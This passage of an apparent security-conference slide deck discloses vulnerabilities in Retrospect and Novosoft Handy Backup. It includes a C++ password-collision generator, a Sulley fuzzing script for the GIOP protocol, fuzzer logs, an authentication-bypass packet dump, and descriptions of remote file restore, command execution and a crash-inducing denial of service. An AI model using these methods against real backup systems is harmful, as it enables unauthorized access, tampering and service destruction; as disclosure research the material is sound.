^ 65 ^ 73 ^ 74 = 16

✓ So the trick is to get a password which shares the hash and which xored all its characters have the same number than original xored password.

- Xored only printable characters from 20 to 7F so 127

✓ So bruteforce all the 128 possibilities

PASSWORD	XOR of All chars
mL"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	0
cC"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	1
`C"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	2
aC"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	3
bG"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	4
mI"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	5
g@"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	6
gA"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	7
mD"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	8
mE"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	9
...	...
qA"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	11
s@"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	12
sA"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	13
u@"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	14
uA"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	15
tC"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	16
sE"!"!"!"!"!!"!!!!"!"!"!!!!"!!!!"	17

MATHS

```
//Brute force that outputs a list of 128 possible passwords, one of them will
//work. Altough "Brute force" sounds unefficient, this algorithm is very fast.
void list(unsigned hash, int & found,
    string passes[128], string s="", unsigned mask=-1) {
    if(found==128) return;

    if(s.size()>=4)
        if(((hash&mask)==0) && passes[xorstring(s)].size()==0)
            passes[xorstring(s)]=s, found++;

    if(s.size()==31) return;

    for(unsigned c=0x21; c<0x7F; c++)
        if(c!=0x27 && !((hash^(c*c))&(1<<2)) )
            //Only beautiful characters: 0x27 is skipped.
            //Also the second part of the condition warranties that the expanded
            //password nodes generates the given hash.
            list(ror(hash^(c*c),3), found, passes, char(c)+s, ror(mask^(1<<2), 3));
}
```

EXPLOIT3

REQUERIMENTS

- ✓ **We don't need MITM.**
- ✓ We just need the hash which we got from Exploit1.
- ✓ We will build a password which shares the same hash and the same 4 “magic” bytes.
- ✓ We will use the retrospect server (trial version ☺) and try to access to the client.
- ✓ Let's see how it works!

DEMO EXPLOIT3



CONCLUSION

- ✓ We can have full access to any remote client
- ✓ **We don't need MITM or anything else.**
- ✓ We can backup or restore any file. (restoring an .exe ? Sounds good!)
- ✓ We can execute any .exe after any backup/restore task as a feature of the app
- ✓ Of course we tried with more complex passwords than “test”
./superhash -s 2dcfaf01
- ✓ Password super secure: "Deloreanr0x..!!!"
- ✓ The hash is 0x2d', '0xcf', '0xaf', '0x1 -> 2dcfaf01

0 fD!!!!!!"!!"!!"!!"!!"!!"!!"!!
1 fE!!!!!!"!!"!!"!!"!!"!!"!!"!!
2 oO!!!!!!"!!"!!"!!"!!"!!"!!"!!
3 bC!!!!!!"!!"!!"!!"!!"!!"!!"!!
4 f@!!!!!!"!!"!!"!!"!!"!!"!!"!!
5 fA!!!!!!"!!"!!"!!"!!"!!"!!"!!
6 cG!!!!!!"!!"!!"!!"!!"!!"!!"!!
7 hM!!!!!!"!!"!!"!!"!!"!!"!!"!!
8 j@!!!!!!"!!"!!"!!"!!"!!"!!"!!
9 jA!!!!!!"!!"!!"!!"!!"!!"!!"!!

NOVOSOFT HANDY BACKUP

INTRO TO THE SOFTWARE

- ✓ Backup Client/Server widely used by some famous companies.



INTRO TO THE SOFTWARE

- ✓ There are no public vulnerabilities in this product at least during our search
- ✓ So we decided to test it using protocol fuzzing

**Auth Bypass “Permanent”
D.O.S**

Auth Bypass


GIOP PROTOCOL

- ✓ Understanding the communication protocol.
- ✓ It's GIOP Wireshark is our friend

23 0.02327900 192.168.1.96	192.168.1.96	TCP	66 veracity > ms-streaming [ACK] Seq=313 Ack=107
24 0.02384200 192.168.1.96	192.168.1.96	COSNAMI	214 GIOP 1.2 Request s=136 id=9197: op=resolve
25 0.02401800 192.168.1.96	192.168.1.96	TCP	66 veracity > ms-streaming [ACK] Seq=313 Ack=107
26 0.02602600 192.168.1.96	192.168.1.96	COSNAMI	214 [TCP Retransmission] GIOP 1.2 Request s=136 id=9197: No Exception
27 0.02619900 192.168.1.96	192.168.1.96	TCP	66 ms-streaming > veracity [ACK] Seq=107 Ack=461
28 0.02652800 192.168.1.96	192.168.1.96	GIOP	290 GIOP 1.2 Reply s=212 id=9197: No Exception
29 0.02711900 192.168.1.96	192.168.1.96	TCP	66 ms-streaming > veracity [ACK] Seq=107 Ack=461
30 0.02749100 192.168.1.96	192.168.1.96	GIOP	290 [TCP Retransmission] GIOP 1.2 Reply s=212 id=9197: No Exception
31 0.02751400 192.168.1.96	192.168.1.96	TCP	66 veracity > ms-streaming [ACK] Seq=461 Ack=331
32 0.02788700 192.168.1.96	192.168.1.96	GIOP	214 GIOP 1.2 Request s=136 id=9198: op=_is_a
33 0.02813700 192.168.1.96	192.168.1.96	TCP	66 veracity > ms-streaming [ACK] Seq=461 Ack=331
34 0.02866500 192.168.1.96	192.168.1.96	GIOP	214 [TCP Retransmission] GIOP 1.2 Request s=136 id=9198: No Exception
35 0.02868900 192.168.1.96	192.168.1.96	TCP	66 ms-streaming > veracity [ACK] Seq=331 Ack=609
36 0.02886900 192.168.1.96	192.168.1.96	GIOP	91 GIOP 1.2 Reply s=13 id=9198: No Exception
37 0.02943000 192.168.1.96	192.168.1.96	TCP	66 ms-streaming > veracity [ACK] Seq=331 Ack=609

GIOP PROTOCOL

- ✓ GIOP is CORBA (Common Object Request Broker Architecture)
- ✓ Created by OMG in 1991
- ✓ Like SOAP, RMI, DCOM and RPC
- ✓ Provides interoperability between vendors and languages (eg. Objects in C++ may call operations on objects developed in Java)



GIOP PROTOCOL

- CORBA ELEMENTS
- ✓ ORB.- The objects request broker dispatches operation calls to the right server object
- ✓ STUB.- The stub is a component that connects the client object to the ORB
- ✓ SKELETON.- The server-side component that as the STUB connects the server object to the ORB
- ✓ GIOP-IIOP.- Communicates between ORBs uses a standard protocol
 - ✓ GIOP is General Inter ORB Protocol
 - ✓ IIOP is Internet inter ORB Protocol

GIOP PROTOCOL

- ✓ GIOP uses Header and has some sizers.

```
+ Frame 32: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface
+ Ethernet II, Src: CadmusCo_34:3b:c3 (08:00:27:34:3b:c3), Dst: Comtrend_71:e0:3c (38:7
+ Internet Protocol Version 4, Src: 192.168.1.96 (192.168.1.96), Dst: 192.168.1.96 (192
+ Transmission Control Protocol, Src Port: veracity (1062), Dst Port: ms-streaming (175
- General Inter-ORB Protocol
    Magic number: GIOP
    Version: 1.2
    + Message Flags: 0x01, Little Endian
        Message type: Request
        Message size: 136
- General Inter-ORB Protocol Request
    Request id: 9198
    Response flags: SyncScope WITH_TARGET (3)
    Reserved: 0 0 0
    TargetAddress: KeyAddr
    KeyAddr (object key length): 60
    KeyAddr (object key): ....NUP.....RootPOA.NameService.....NameService_1
    Operation length: 6
    Request operation: _is_a
+ ServiceContextList
    Type Id length: 40
    Type Id: IDL:omg.org/CosNaming/NamingContext:1.0
```

DIGGING INTO THE AUTHENTICATION

- ✓ We love to break authentication!
- ✓ We pick up an authentication packet
- ✓ It is in clear text...

```
GIOP.....^.....  
.....6.....  
NUP.....R  
ootPOA.Common...  
.....BackupServ  
er_....Activate  
Session       tif  
2...ÝþW.I.N.H.A.  
C.K.I.N.G.\.A.d.  
m.i.n.i.s.t.r.a.  
d.o.r.ns....Ýþt.  
e.s.t.l.2.3.4.
```



FUZZING

✓ Next step is going to be fuzzing the packet using Sulley

✓ Configure Sulley and run

```
#!/usr/bin/env python
from sulley import *
import sys
import time

s_initialize("handy1")

s_raw("\x47\x49\x4F\x50")
#grop
s_raw("\x01\x02")    #version
s_raw("\x01")        #byte
ordering
s_raw("\x00")        #message
type
s_size("data")
```

↑

```
if s_block_start("data"):
    s_raw("\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x36\x00\x00\x00\x14\x
01\x0F\x00\x4E\x55\x50\x00\x00\x00\x17\x00\x00\x00\x01\x00\x00\x00\x52\x6
F\x6F\x74\x50\x4F\x41\x00\x43\x6F\x6D\x6D\x6F\x6E\x00\x00\x00\x00\x00\x01\x00
\x00\x00\x42\x61\x63\x6B\x75\x70\x53\x65\x72\x76\x65\x72\x6C\x65\x10\x00\x00
\x00\x41\x63\x74\x69\x76\x61\x74\x65\x53\x65\x73\x73\x69\x6F\x6E\x00\x00\x00\x
00\x00\x01\x00\x00\x00\x14\x00\x00\x00\xFF\xFE")
    s_raw("\x50\x00\x52\x00\x55\x00\x45\x00\x42\x00\x41\x00\x2D\x00\x43\x00\x38\x
00")
    s_raw("\x5C\x00")
    s_string("A",encoding="utf_16_le")
    s_raw("\x12\x00\x00\x00\xFF\xFE")
    s_raw("\x6A\x00\x65\x00\x6E\x00\x6E\x00\x79\x00\x6C\x00\x61\x00\x61")
    s_raw("\x00")
    s_block_end()
```

But, what do we miss???

SIZERS

✓ We made a mistake and we found the vulnerability

✓ Try to configure all OK and you won't find the auth bypass

C:\WINDOWS\system32\cmd.exe - py	GIOP\x01\x02\x01\x00\x00\x00\x03\x...	184	36C5C91C104024AC42716A32493691A1
[01:14.46] xmitting: [1.1032]	GIOP\x01\x02\x01\x018\x00\x00\x00\x03\x...	68	A18CE6260CB339E12D8980B91208E9F1
[01:14.46] fuzzing 1033 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x03\x...	186	730FE4C0E781D7A63847C58548D27FA7
[01:14.46] xmitting: [1.1033]	GIOP\x01\x02\x01\x018\x00\x00\x00\x00\x03\x...	68	A18CE6260CB339E12D8980B91208E9F1
[01:14.47] fuzzing 1034 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x03\x...	176	E5109E4713BF98837EEDC9C8598F31A3
[01:14.47] xmitting: [1.1034]	GIOP\x01\x02\x01\x018\x00\x00\x00\x00\x00\x03\x...	68	A18CE6260CB339E12D8980B91208E9F1
[01:14.47] fuzzing 1035 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x03\x...	164	749825D2112536C6977B52E66EFA5F8B
[01:14.47] xmitting: [1.1035]	GIOP\x01\x02\x01\x018\x00\x00\x00\x00\x00\x00\x03\x...	68	A18CE6260CB339E12D8980B91208E9F1
[01:14.47] fuzzing 1036 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x03\x...	200	CF54FE815C3FC1BEDD57DB5F9CF1BC45
[01:14.47] xmitting: [1.1036]	GIOP\x01\x02\x01\x018\x00\x00\x00\x00\x00\x00\x00\x03\x...	68	A18CE6260CB339E12D8980B91208E9F1
[01:14.48] fuzzing 1037 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x03\x...	560	48C3AA3CC002DBAEE26DA2C6D17204...
[01:14.48] xmitting: [1.1037]	GIOP\x01\x02\x01\x018\x00\x00\x00\x00\x00\x00\x00\x03\x...	68	A18CE6260CB339E12D8980B91208E9F1
[01:14.48] fuzzing 1038 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	4160	0E7E6855709FAEA0FCCC547111DE3287
[01:14.48] xmitting: [1.1038]	GIOP\x01\x02\x01\x018\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	68	F679BF81DBF22A136D2C3EA51677ABA8
[01:14.48] fuzzing 1039 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	8192	B3E849B5CA5EA423A1B7BA160FEA443E
[01:14.48] xmitting: [1.1039]	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	8192	F5F7BEBECEE1AAD05234821177E15074
[01:14.48] fuzzing 1040 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	8192	F5F7BEBECEE1AAD05234821177E15074
[01:14.48] xmitting: [1.1040]	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	8192	F5F7BEBECEE1AAD05234821177E15074
[01:14.49] fuzzing 1041 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	8192	1638A484E1AB49CA22A450D363694DD2
[01:14.49] xmitting: [1.1041]	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	7392	F679BF81DBF22A136D2C3EA51677ABA8
[01:14.49] fuzzing 1042 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	68	F5277F881AF4R3RF4R312997CD4710F
[01:14.49] xmitting: [1.1042]	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	2160	A97EA282E91BF3A3F7F3B09BE7C213DF
[01:14.49] fuzzing 1043 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	208	C466D1E3A775CFE6188A5DD472LB821A
[01:14.49] xmitting: [1.1043]	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	560	A18CE6260CB339E12D8980B91208E9F1
[01:14.49] fuzzing 1044 of 1074	GIOP\x01\x02\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x...	68	1370C6C50DB288961E47DBCACE77818A
[01:14.49] xmitting: [1.1044]	GIOP\x01\x02\x01\x00\x03\x...	68	5572EB412E0916F1BBB24908A237810C
[01:14.49] fuzzing 1045 of 1074	GIOP\x01\x02\x01\x00\x03\x...	416	B0545E0A6B09E78ADCED280730BBB77D
[01:14.49] xmitting: [1.1045]	GIOP\x01\x02\x01\x00\x03\x...	68	A18CE6260CB339E12D8980B91208E9F1
[01:14.49] fuzzing 1046 of 1074	GIOP\x01\x02\x01\x00\x03\x...	670	62A0B3A0C13A4716A7F846951C4D15C7



AUTHENTICATION BYPASS



Fuzzers are not only for crashes ! Examples? This one! Or... Heartbleed !

0	03	00	00	00	GIOP.....Ä.....
0	49	44	4C	3A	.....'...IDL:
3	6B	75	70	4E	novosoft/BackupN
9	6F	6E	3A	31	etwork/Session:1
0	80	00	00	00	.0.....
8	41	43	4B	49	.....WINHACKI
0	14	01	0F	00	NG.....0.....
1	00	00	00	52	NUP.....R
9	6F	6E	73	00	ootPOA.Sessions.
6	02	00	00	00	.....usr6....
0	00	4F	41	54	.....OAT
0	01	00	01	00	.....
0	00	00	00	00	.....

AUTHENTICATION BYPASS EXPLOIT

REQUERIMENTS


- ✓ We don't need MITM.
- ✓ We use the graphic client in order see the exploit method better ☺
- ✓ We change the authentication packet by our authentication bypass packet
- ✓ Let's see how it works!

DEMO AUTHENTICATION BYPASS



MAKING MORE THINGS

- ✓ We can do many things with this vulnerability:
 - Full access to the backup server!!
 - Make backups of all installed clients
 - Restore of all installed clients
 - Modify binaries....
 - Execute commands after tasks !



PROOF OF CONCEPT

- ✓ We made a Python exploit to list C: as a proof of concept
 - ✓ Have to simulate all the GIOP communication and parsing the responses

length : 18382 lines : 310



length : 18382 lines : 310

DEMO POC LISTING C:\



“Permanent” D.O.S

“PERMANENT D.O.S

- ✓ Using protocol fuzzing we found this vulnerability
- ✓ Modifying the name of a task, putting a really big task name.
- ✓ When the application tries to start it always crashes
- ✓ Only one solution → Uninstall it

DENIAL OF SERVICE EXPLOIT

REQUERIMENTS

- ✓ We don't need MITM.
- ✓ We can bruteforce the user number account and the task number.
- ✓ We can have the user numbers and tasks of the server sending a GIOP packet.
- ✓ Finally, send the malicious packet.
- ✓ Let's see how it works!

DEMO “PERMANENT” D.O.S



CONCLUSIONS

- ✓ Hacking a backup server or backup client can be really dangerous.
- ✓ We found several authentication vulnerabilities in other products using the same techniques.
- ✓ Maths can help us to go further!
- ✓ Fuzzing and reverse engineering sometimes let us to find more things than doing source code analysis.
- ✓ Fuzzing is “easy” and works! And It’s not only for crashes! Handy backup auth bypass -> **10 minutes !**
- ✓ Breaking auth client backup or backup server sometimes let us RCE as well!
- ✓ Backup servers should have more security. They are critical!

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QUESTIONS

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